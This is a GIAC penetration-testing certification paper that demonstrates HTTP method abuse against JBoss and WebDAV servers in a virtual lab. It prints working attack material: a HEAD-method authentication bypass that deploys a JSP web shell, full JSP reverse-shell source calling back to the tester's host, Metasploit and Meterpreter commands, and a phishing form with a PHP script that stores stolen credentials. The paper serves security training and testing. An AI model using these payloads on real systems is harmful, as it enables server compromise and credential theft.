Global Information Assurance Certification Paper

PENETRATION TESTING OF A WEB APPLICATION USING DANGEROUS HTTP METHODS

GIAC GWAPT Gold Certification
Author: Issac Museong Kim, iamissac@gmail.com
Advisor: Dominicus Adriyanto Hindarto

Accepted: 30 April 2012

Abstract
Vulnerability scanner results and web security guides often suggest that dangerous HTTP methods should be disabled. But these guides usually do not describe in detail how to exploit these methods. In the penetration testing of a web application or web server, this type of vulnerability is easy to find, but it is not easy to use when it comes to performing penetration test against the web application. This paper will describe in detail why these HTTP methods are dangerous and how to use such a method for the penetration test. Finally, it will demonstrate how this method can be used during penetration testing.

1. Introduction

HTTP methods are functions that a web server provides to process a request. For example, the "GET" method is used to retrieve the web page from the server. According to RFC 2616, there are eight HTTP methods for HTTP 1.1, specifically OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, and CONNECT, and this set can be extended. In this section, the functions of the methods are described briefly with an explanation of why some of them are dangerous.

The **OPTIONS** method is used to request available methods on a server, while the **GET** method is used to retrieve the information that is requested. The GET method is one of the most common ways to retrieve web resources. The **HEAD** method is similar to the GET method, but is used to retrieve only header information. The **POST** method is used to send a request with the entity enclosed in a body; the response to this request is determined by the server. The **PUT** method is used to store the enclosed entity on a server, while the **DELETE** method is used to remove the resources from the server. The **TRACE** method is employed to return the request that was received by the final recipient from the client so that it can diagnose the communication. Finally, the **CONNECT** method creates a tunnel with a proxy (Fielding et al., 1999). There are also extended HTTP methods such as web-based distribution authoring and versioning (WEBDAV). WEBDAV can be used by clients to publish web contents and involves a number of other HTTP methods such as PROPFIND, MOVE, COPY, LOCK, UNLOCK, and MKCOL (Goland, Whitehead, Faizi, Carter, & Jensen, 1999).

HTTP methods can be used to help developers in the deployment and testing of web applications. On the other hand, when they are configured improperly, these methods can be used for malicious activity (Meucci, Keary, & Cuthbert, 2009).

This paper will explain such techniques further by providing a more detailed explanation and a demonstration of their usage.

Issac Museong Kim, iamissac@gmail.com

2. Dangerous Use of HTTP methods

Most of the HTTP methods mentioned above can be utilized to attack a web application. While GET and POST are used in most attacks, the methods themselves are not the problem and are required for a common web server. But PUT, DELETE, and CONNECT methods are not required for the most of web servers. It is dangerous to have these methods enabled on a web application because this can significantly impact its security. This section will explain why these methods are dangerous and provide an example of utilizing them to attack a web application.

First, the PUT method can be used to introduce malicious codes and shells to the target. If the web server has the PUT method available in the JBOSS server, it is possible to upload JSP shells that can be used to execute malicious commands to the server (Sutherland, 2011). Moreover, this method can be employed to launch a phishing attack. The attacker can upload an HTML page with hyperlinks that redirect a victim to the malicious website or a malicious login form that can collect user's confidential information.

Second, the DELETE method can be used to remove important files in the application, causing the denial of service or removal of access configuration files, such as ".htaccess" in an Apache server, to gain unauthorized access (SANS Institute, 2009).

Third, the CONNECT method can be employed to tunnel peer to peer (P2P) traffic over HTTP traffic. Since the network traffic is tunneled, the attacker can hide the contents of the traffic, as well as being able to bypass firewalls or security devices. As a result, "detecting this unauthorized traffic is difficult because it is often hidden in ways that make it almost indistinguishable from normal authorized traffic" (Alman, 2003).

Additionally, the HEAD method is not considered dangerous but it can be used to attack a web application by mimicking the GET request. For example, the default security constraint of JAVA EE web.xml files restricts only the GET and POST methods, so the HEAD request can be sent to the target URL to initiate the execution to bypass the authentication. The penetration tester can actually use different verbs such as TRACE, PUT, DELETE, and any arbitrary strings such as HEED (Dabirsiaghi, 2008). More details on how these methods can be employed are given in the next section.

Issac Museong Kim, iamissac@gmail.com

3. Penetration Testing Scenarios

We will discuss the use of dangerous HTTP methods during a penetration test. In order to show how and when to use each method, we will cover all steps of a penetration test: Reconnaissance, mapping, discovery and exploitation. Furthermore, there are three phases of testing in the demonstration. Each phase follows the three steps mentioned above. The first phase uses the HEAD method to attack a public web server. The second phase uses the PUT/DELETE method to attack an intranet server. Finally, the last phase uses the CONNECT method to attack a firewall. Since the purpose of this paper is to demonstrate the usage of dangerous HTTP methods, some general steps such as using NMAP scanning are not described extensively.

3.1 The Testing Lab Environment

The lab resembles a company network that has two DMZ networks protected by a firewall. Figure 1 shows the network diagram of the company. This network was built with the VMWARE team feature, which creates a virtual LAN segment. All three LAN segments are connected by the virtual router/firewall, Vyatta 6.0.

Since this is a virtual lab, a private IP address range has been used. A subnet 10.10.10.10/24 has been assigned to an external network and IP address 10.10.10.1 has been reserved for the firewall's external interface. For this demonstration, IP address 10.10.10.10 is reserved for the penetration tester's laptop. Another subnet 192.168.10.0/24 has been assigned to the DMZ 1 network and IP address 192.168.10.1 has been reserved for the firewall's DMZ 1 interface; IP address 192.168.10.10 has been reserved for a public web server.

A subnet 192.168.65.0/24 has been assigned to the DMZ 2 network, while IP address 192.168.65.1 has been reserved for the firewall's DMZ 2 interface. Two servers, an intranet web server and a proxy server, are connected to the DMZ 2 network. IP address 192.168.65.10 has been reserved for the intranet web server and IP address 192.168.65.10 has been reserved for the proxy server.

The firewall restricts access to these networks. A host in the DMZ 1 network is only accessible via TCP port 80 from both the outside and the inside. A host in the DMZ 1 network can access hosts in any other network through only TCP port 80 and 8080. Hosts in the DMZ 2 network are not accessible from the outside network, but the DMZ 1 network is allowed to access the proxy server via TCP port 80 and 8080.



Figure 1: Network diagram.

4. Compromising Public Web Server

This section demonstrates how the penetration tester gains an access to public web server by taking advantage of HTTP method which enables on public web server.

4.1. Reconnaissance

This penetration test is a black box test; the penetration tester does not have any knowledge about the target systems. At this point, the penetration tester only knows the company name and IP address ranges, which are subnet 10.10.10.0/24 and subnet 192.168.10.0/24. First, the penetration tester runs an NMAP scan against these two networks and finds the following information:

- 10.10.10.1: Network device with no ports open;
- 192.168.10.10: Windows XP running Tomcat 5.0/JBOSS 4.0 with TCP port 80 open.

Since port 80 is listening on host 192.168.10.10, the penetration tester does a further check and finds out that HTTP methods are enabled on the host. There are several ways to check the enabled methods; the easiest way is by using a telnet command, as shown in Figure 2. The result shows that the host accepts many dangerous HTTP methods such as PUT and DELETE.

```
telnet 192.168.10.10 80
OPTIONS / HTTP/1.1
Host: 192.168.10.10
HTTP/1.1 200 OK

X-Powered-By: Servlet 2.4; Tomcat-5.0.28/JBoss-4.0.0 (build:
CVSTag=JBoss_4_0_0 date=200409200418)
Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Content-Length: 0
Date: Tue, 03 Jan 2012 20:07:42 GMT
Server: Apache-Coyote/1.1
```

Figure 2: Telnet command to check the HTTP methods.

Another method of checking which HTTP methods are enabled is using an NMAP script called http-methods.nse, which can be obtained from http://nmap.org/nsedoc/scripts/http-methods. This script is useful when multiple targets or ports need to be checked (Stroessenreuther, 2009). It also provides more detailed and accurate output than using a telnet command because it actually tests the available methods to see if it they are allowed, as shown in Figure 3.

```
nmap --script=http-methods.nse --script-args http-methods.retest=1
192.168.10.0/24

Starting Nmap 5.51 ( http://nmap.org ) at 2012-01-03 15:04 Nmap scan report
for 192.168.10.10
Host is up (0.000059s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
80/tcp    open  http

| http-methods: GET HEAD POST PUT DELETE TRACE OPTIONS
| Potentially risky methods: PUT DELETE TRACE
| See http://nmap.org/nsedoc/scripts/http-methods.html
| GET / -> HTTP/1.1 200 OK
| HEAD / -> HTTP/1.1 200 OK
| POST / -> HTTP/1.1 200 OK
| PUT / -> HTTP/1.1 403 Forbidden
| DELETE / -> HTTP/1.1 403 Forbidden
| TRACE / -> HTTP/1.1 403 TRACE method is not allowed
|_OPTIONS / -> HTTP/1.1 200 OK

MAC Address: 00:0C:29:0D:52:E6 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
```

Issac Museong Kim, iamissac@gmail.com

Figure 3: NMAP http-methods.nse check for the HTTP method.

Lastly, there is a Firefox plug-in called RESTClient that can be obtained from https://addons.mozilla.org/en-US/firefox/addon/restclient/. This plug-in allows testers to execute RESTful/WebDav services using the GUI interface (Zhou, 2011). To use this plug-in, the penetration tester selects the "OPTIONS" method and inserts the URL of the target web application, then clicks the "Send" button. As shown in Figure 4, the result is displayed in the Response Header tab.



Figure 4: RESTClient Firefox plug-in screenshot.

4.2. Vulnerability Discovery

At this point, the penetration tester knows that TCP port 80 is listening on host 192.168.10.10, which runs JBOSS 4.0, as well as which HTTP methods are enabled on host 192.168.10.10. The penetration tester determines that the JBOSS interface is accessible on this server, as shown in Figure 5. Thus, the penetration tester researches JBOSS version 4.0 on the internet and finds out that it has a vulnerability that allows an unauthorized JSP shell deployment to the web server. Using this shell, the attacker may be able to take control of the web server. This vulnerability can be exploited by using the default console login, the HTTP verb tampering technique, or the HTTP PUT method (Sutherland, 2011).

Issac Museong Kim, iamissac@gmail.com

Default console login allows the hacker to log into the JBOSS JMX console with the default login credential, while the HTTP verb tampering technique uses the HTTP HEAD method to bypass the authentication of the JBOSS framework; a detailed explanation of this will be provided in the discussion of the exploitation phase. The HTTP PUT method can be enabled on the JBOSS framework, allowing a JSP shell to be uploaded.



Figure 5: JBOSS interface screenshot.

4.3. Exploitation

In this exploitation phase, the penetration tester tries to log into the JBOSS JMX console, but the console is password protected, as shown in Figure 5, and the default username and password do not work. Thus, the penetration tester decides to use the next method, which is an HTTP verb tampering technique (Dabirsiaghi, 2008). This technique utilizes the deployment function of the JBOSS framework. The function can be executed by requesting an associated URL with the HEAD method instead of the GET or POST method. The request can bypass authentication because the JBOSS framework only checks the GET and POST methods by default.

Issac Museong Kim, iamissac@gmail.com

To carry out HTTP verb tampering, the penetration tester first uploads the "browser.war" file to server 10.10.10.10, which is owned by the penetration tester. The browser.war file is a web archive file (WAF) that contains a JSP shell (Vonloesch, 2006). Once this WAR file is deployed to the JBOSS framework, the JSP shell becomes available in the target web server. The shell is available with the file name "browser.jsp." Next, the penetration tester needs to determine which URL will be used to bypass the authentication. Thus, the penetration tester installs JBOSS 4.0.0 on the server and learns how to deploy a WAR file by intercepting the request with the Burp Suite proxy tool, as shown in Figure 6. Then, the penetration tester creates an HTTP request URL based on this information, as shown in Figure 7.

```
GET /jmx-
console/HtmlAdaptor?action=invokeOp&name=jboss.deployment%Atype%3DDeploymentSc
anner2Cflavor%3DURL&methodIndex=6&arg0=http%3A%2F2F10.10.10.10%2Fbrowser.war
HTTP/1.1
```

Figure 6: Burp proxy requests interception in deploying the browser.war file.

```
http://192.168.10.10/jmx-
console/HtmlAdaptor?action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentS
canner%2Cflavor%3DURL&methodIndex=6&arg0=http%3A%2F%2F10.10.10.10%2Fbrowser.wa
r
```

Figure 7: Deployment of the browser.war file.

As a next step, the penetration tester sends the request using the HEAD method to the server 192.168.10.10, as shown in Figure 8, using Burp Suite's repeater function. Then it obtains the HTTP 200 OK response, which means that the request was successful. The penetration tester browses the http://192.168.10.10/browser/browser.jsp page; Figure 9 shows that the shell is deployed successfully.

Issac Museong Kim, iamissac@gmail.com



Figure 8: Deployment of the browser.war file using the HEAD method.



Figure 9: Access to the browser.jsp page.

Now, the penetration tester accesses the shell through the web browser. Using this shell, the penetration tester can create a file, delete a file, or browse the file systems in the web server. However, the penetration tester wants full access to the server in order to use this server as a pivot system to attack other systems. The penetration tester determines that the firewall blocks any incoming request to the web server other than TCP port 80, and therefore plans to set up a reverse shell. To do this, the penetration tester creates another JSP file that connects back to the

penetration tester's server, 10.10.10.10, via TCP port 80 with the Metasploit framework, as illustrated in Figure 10 (Sutherland, 2011). Figure 11 shows the contents of the "cmd.jsp" file that is created.

```
ruby c:\metasploit\msf3\msfpayload java/jsp_shell_reverse_tcp
LHOST=10.10.10.10 LPORT=80 R > cmd.jsp
```

Figure 10: Creating the cmd.jsp file.

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
class StreamConnector extends Thread
{
      InputStream is;
      OutputStream os;
      StreamConnector( InputStream is, OutputStream os )
      {
            this.is = is;
            this.os = os;
      }
      public void run()
      {
      BufferedReader in  = null;
      BufferedWriter out = null;
      try
      {
      in  = new BufferedReader( new InputStreamReader( this.is ) );
      out = new BufferedWriter( new OutputStreamWriter( this.os ) );
      char buffer[] = new char[8192];
      int length;
      while( ( length = in.read( buffer, 0, buffer.length ) ) > 0 )
      {
      out.write( buffer, 0, length );
      out.flush();
      }
      } catch( Exception e ){}
      try
      {
      if( in != null )
      in.close();
      if( out != null )
      out.close();
      } catch( Exception e ){}
            }
      }
```

Issac Museong Kim, iamissac@gmail.com

```
      try
      {
      Socket socket = new Socket( "10.10.10.10", 80 );
      Process process = Runtime.getRuntime().exec( "cmd.exe" );
      ( new StreamConnector( process.getInputStream(),
socket.getOutputStream() ) ).start();
            ( new StreamConnector( socket.getInputStream(),
process.getOutputStream() ) ).start();
                  } catch( Exception e ) {}
      %>
```

Figure 11: Contents of the cmd.jsp file.

In the next step, the penetration tester uploads the cmd.jsp page to the web server using the upload feature of the browser.jsp shell, and confirms that the cmd.jsp page is accessible from http://192.168.10.10/browser/cmd.jsp. The penetration tester then sets up the reverse shell listener on his or her own server, as shown in Figure 12, with a Metasploit console (Sutherland, 2011).

```
msf > use exploit/multi/handler
msf  exploit(handler) > setg LHOST 10.10.10.10
LHOST => 10.10.10.10
msf  exploit(handler) > setg LPORT 80
LPORT => 80
msf  exploit(handler) > setg PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf  exploit(handler) > setg SHELL cmd.exe
SHELL => cmd.exe
msf  exploit(handler) > exploit j -z
```

Figure 12: Setting up the reverse shell listener.

After the penetration tester accesses the cmd.jsp page, which triggers the reverse shell connection from the web server, the Metasploit console shows that the session has been created, as illustrated in Figure 13. The penetration tester then upgrades the shell to a Meterpreter shell for more privileges and opens a VNC shell for GUI access to the server, as shown in Figure 14. The penetration tester also runs the "getuid" command from the Meterpreter shell and determines that system access has been achieved. The penetration tester now has system access to the server with both Meterpreter and VNC sessions open.

Issac Museong Kim, iamissac@gmail.com

```
[*] Started reverse handler on 10.10.10.10:80
[*] Starting the payload handler...
[*] Command shell session 4 opened (10.10.10.10:80 -> 10.10.10.1:11914)
[*] Session 4 created in the background.
```

Figure 13: Reverse shell connected.

```
msf  exploit(handler) > sessions -u 4
[*] Started reverse handler on 10.10.10.10:80
[*] Starting the payload handler...
[*] Command Stager progress - 1.66% done (1699/102108 bytes)
[*] Command Stager progress - 100.00% done (102108/102108 bytes)
msf  exploit([*] Sending stage (752128 bytes) to 10.10.10.1
handler) > [*] Meterpreter session 5 opened (10.10.10.10:80 ->
10.10.10.1:11915) at 2012-01-03 19:47:25 -0800
msf  exploit(handler) > sessions -i 5
[*] Starting interaction with 5...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run vnc.rb
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.10 LPORT=8080)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to
C:\DOCUME~1\iamissac\LOCALS~1\Temp\CIttLogWwI.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.10:8080...
```

Figure 14: Upgrade to the Meterpreter and VNC shells.

5. Attacking Internal Server

This section demonstrates how the penetration tester attacks internal server from public web server by taking advantage of HTTP method which enables on internal server.

5.1. Reconnaissance

Once the penetration tester has system access to public web server, he downloads necessary tools such as NMAP and RESTClient, through the existing Meterpreter session for gathering more information, as shown in Figure 15. Then, he scans network 192.168.10.0/24 but he finds no other host. When he checks proxy setting on the public web server, he finds that the public web server uses a proxy server and IP address of the proxy server is 192.168.65.77.

```
meterpreter > upload tools.zip c:\\windows\\system32
[*] uploading : tools.zip → c:\\windows\system32
[*] uploaded  : tools.zip → c:\\windows\system32\tools.zip
```

Figure 15: Using the Meterpreter session to upload tools.

5.2. Vulnerability Discovery

Based on the previous reconnaissance phase, the penetration tester decides to scan network 192.168.65.0/24 using NMAP and enable HTTP-method NSE script, as shown in Figure 16. NMAP shows that host 192.168.65.10 and host 192.168.65.77 are active and reachable. NMAP also shows that web service is running on host 192.168.65.0 and this server accepts dangerous HTTP methods.

```
nmap --script=http-methods.nse --script-args http-methods.retest=1
192.168.65.0/24
Nmap scan report for 192.168.65.10
Not shown: 993 closed ports
PORT     STATE SERVICE
80/tcp   open  http
| http-methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH
SEARCH MKCOL LOCK UNLOCK PUT POST
| Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH
MKCOL LOCK UNLOCK PUT
| See http://nmap.org/nsedoc/scripts/http-methods.html
| OPTIONS / -> HTTP/1.1 200 OK
| TRACE / -> HTTP/1.1 501 Not Implemented
| GET / -> HTTP/1.1 200 OK
| HEAD / -> HTTP/1.1 200 OK
| DELETE / -> HTTP/1.1 207 Multi-Status
| COPY / -> HTTP/1.1 400 Bad Request
| MOVE / -> HTTP/1.1 400 Bad Request
| PROPFIND / -> HTTP/1.1 411 Length Required
| PROPPATCH / -> HTTP/1.1 400 Bad Request
| SEARCH / -> HTTP/1.1 411 Length Required
| MKCOL / -> HTTP/1.1 405 Method Not Allowed
| UNLOCK / -> HTTP/1.1 400 Bad Request
| PUT / -> HTTP/1.1 411 Length Required
|_POST / -> HTTP/1.1 405 Method Not Allowed
Nmap scan report for 192.168.65.77
Host is up (0.0037s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
|_http-methods: No Allow or Public header in OPTIONS responseNmap done: 256 IP
addresses (2 hosts up) scanned in 52.94 seconds
```

Figure 16: NMAP scan result of the 192.168.65.0/24 network.

Issac Museong Kim, iamissac@gmail.com

The penetration tester finds out that host 192.168.65.10 is being used as company's intranet web server, as show in Figure 17.

Figure 17: Screenshot of the HTTP Methods, Inc. intranet web server.

The penetration tester also finds out that host 192.168.65.10 accepts PUT and DELETE methods. Instead of compromising the web server itself, the penetration tester decides to obtain the user credential through a phishing attack. He has a plan to delete original page and replace it with a modified one which enables the penetration tester to get a copy of the user credential.

5.3. Exploitation

The penetration tester needs to take several steps in order to perform the phishing attack. First, the penetration tester needs to download the source of the original login page, index.htm, and finds out which parameters represent the username and password. Then, the penetration tester must modify the original login page so that it sends the login credential to the penetration tester's server. As shown in Figure 18, in the original code, a username and a password are sent to the "login.php" script in the web server, 192.168.65.10; however, in the modified code, the username and password are sent to the login.php script on the penetration tester's web server, 10.10.10.10.

Issac Museong Kim, iamissac@gmail.com

```
Original Code: index.htm
<form method=post action="login.php">
Enter the username <input type=text name=username>
Enter the password <input type=text name=password>
<input type=submit>
</form>
Modified Code: index.htm
<form method=post action="http://10.10.10.10/login.php">
Enter the username <input type=text name=username>
Enter the password <input type=text name=password>
<input type=submit>
</form>
```

Figure 18: Modification of the index.htm file.

The penetration tester subsequently creates a new login.php file on the penetration tester's server, 10.10.10.10, which will store the login credentials received from the user, as shown in Figure 19 (T0mmy, 2009). The penetration tester also creates a copy of the original index.htm file and names it index2.htm; this file will be used to process the normal login procedure. For example, when a user opens the modified index.htm file, his username and password will be sent to the modified version of the login.php script on the penetration tester's server, and the login credential will be stored in the stolen.txt file. Then, the last line of the script will redirect the user back to the index2.htm file. At this point, the user may feel weird because he is asked to login again. However, the user may think that he just fat-fingered the credential and try the login process again. This time the user will be able login successfully because index2.htm is being used instead of the modified index.html file.

```
<?php
if ($_POST['submit']){
$myFile = "stolen.txt";
$fh = fopen($myFile, 'a') or die("can't open file");
$stringData = "username: " . $_POST['username'] . "\n";
fwrite($fh, $stringData);
$stringData = "password: " . $_POST['password'] . "\n";
fwrite($fh, $stringData);
fclose($fh);
} ?>;
<script>location.href='http://192.168.65.10/index2.htm'</script>;
```

Figure 19: Modified login.php file on the penetration tester's server.

Issac Museong Kim, iamissac@gmail.com

